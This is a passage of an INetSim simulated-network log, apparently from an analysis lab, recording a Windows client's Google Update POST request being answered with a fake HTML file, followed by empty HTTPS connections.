[2023-02-16 12:16:36] [47167] [http_80_tcp 48216] [10.0.2.5:13863] recv: Cache-Control: no-cache
[2023-02-16 12:16:36] [47167] [http_80_tcp 48216] [10.0.2.5:13863] recv: Connection: Keep-Alive
[2023-02-16 12:16:36] [47167] [http_80_tcp 48216] [10.0.2.5:13863] recv: Pragma: no-cache
[2023-02-16 12:16:36] [47167] [http_80_tcp 48216] [10.0.2.5:13863] recv: User-Agent: Google Update/1.3.36.152;winhttp
[2023-02-16 12:16:36] [47167] [http_80_tcp 48216] [10.0.2.5:13863] recv: X-Goog-Update-Updater: Omaha-1.3.36.152
[2023-02-16 12:16:36] [47167] [http_80_tcp 48216] [10.0.2.5:13863] recv: X-Goog-Update-Interactivity: bg
[2023-02-16 12:16:36] [47167] [http_80_tcp 48216] [10.0.2.5:13863] recv: X-Last-HR: 0×0
[2023-02-16 12:16:36] [47167] [http_80_tcp 48216] [10.0.2.5:13863] recv: X-Last-HTTP-Status-Code: 0
[2023-02-16 12:16:36] [47167] [http_80_tcp 48216] [10.0.2.5:13863] recv: X-Retry-Count: 0
[2023-02-16 12:16:36] [47167] [http_80_tcp 48216] [10.0.2.5:13863] recv: X-HTTP-Attempts: 1
[2023-02-16 12:16:36] [47167] [http_80_tcp 48216] [10.0.2.5:13863] recv: Content-Length: 1527
[2023-02-16 12:16:36] [47167] [http_80_tcp 48216] [10.0.2.5:13863] recv: Host: update.googleapis.com
[2023-02-16 12:16:36] [47167] [http_80_tcp 48216] [10.0.2.5:13863] recv: <(POSTDATA)>
[2023-02-16 12:16:36] [47167] [http_80_tcp 48216] [10.0.2.5:13863] info: POST data stored to: /var/lib/inetsim/http/postdata/aaf8cff29a6bdb8a6dd6e7eda730fc2e933a5dd5739b18e2061d9f50df214f5b
[2023-02-16 12:16:36] [47167] [http_80_tcp 48216] [10.0.2.5:13863] info: Request URL: http://update.googleapis.com/service/update2
[2023-02-16 12:16:36] [47167] [http_80_tcp 48216] [10.0.2.5:13863] info: No matching file extension configured. Sending default fake file.
[2023-02-16 12:16:36] [47167] [http_80_tcp 48216] [10.0.2.5:13863] send: HTTP/1.1 200 OK
[2023-02-16 12:16:36] [47167] [http_80_tcp 48216] [10.0.2.5:13863] send: Connection: Close
[2023-02-16 12:16:36] [47167] [http_80_tcp 48216] [10.0.2.5:13863] send: Content-Length: 258
[2023-02-16 12:16:36] [47167] [http_80_tcp 48216] [10.0.2.5:13863] send: Date: Thu, 16 Feb 2023 17:16:36 GMT
[2023-02-16 12:16:36] [47167] [http_80_tcp 48216] [10.0.2.5:13863] send: Server: INetSim HTTP Server
[2023-02-16 12:16:36] [47167] [http_80_tcp 48216] [10.0.2.5:13863] send: Content-Type: text/html
[2023-02-16 12:16:36] [47167] [http_80_tcp 48216] [10.0.2.5:13863] info: Sending file: /var/lib/inetsim/http/fakefiles/sample.html
[2023-02-16 12:16:36] [47167] [http_80_tcp 48216] [10.0.2.5:13863] stat: 1 method=POST url=http://update.googleapis.com/service/update2 sent=/var/lib/inetsim/http/fakefiles/sample.html postdata=/var/lib/inetsim/http/postdata/aaf8cff29a6
bdb8a6dd6e7eda730fc2e933a5dd5739b18e2061d9f50df214f5b
[2023-02-16 12:16:36] [47167] [http_80_tcp 48216] [10.0.2.5:13863] disconnect
[2023-02-16 12:16:37] [47167] [https_443_tcp 48217] [10.0.2.5:13864] connect
[2023-02-16 12:16:37] [47167] [https_443_tcp 48217] [10.0.2.5:13864] info: Client sent no data
[2023-02-16 12:16:37] [47167] [https_443_tcp 48217] [10.0.2.5:13864] disconnect
[2023-02-16 12:16:37] [47167] [https_443_tcp 48218] [10.0.2.5:13865] connect
                                                                                 317,89        99%
```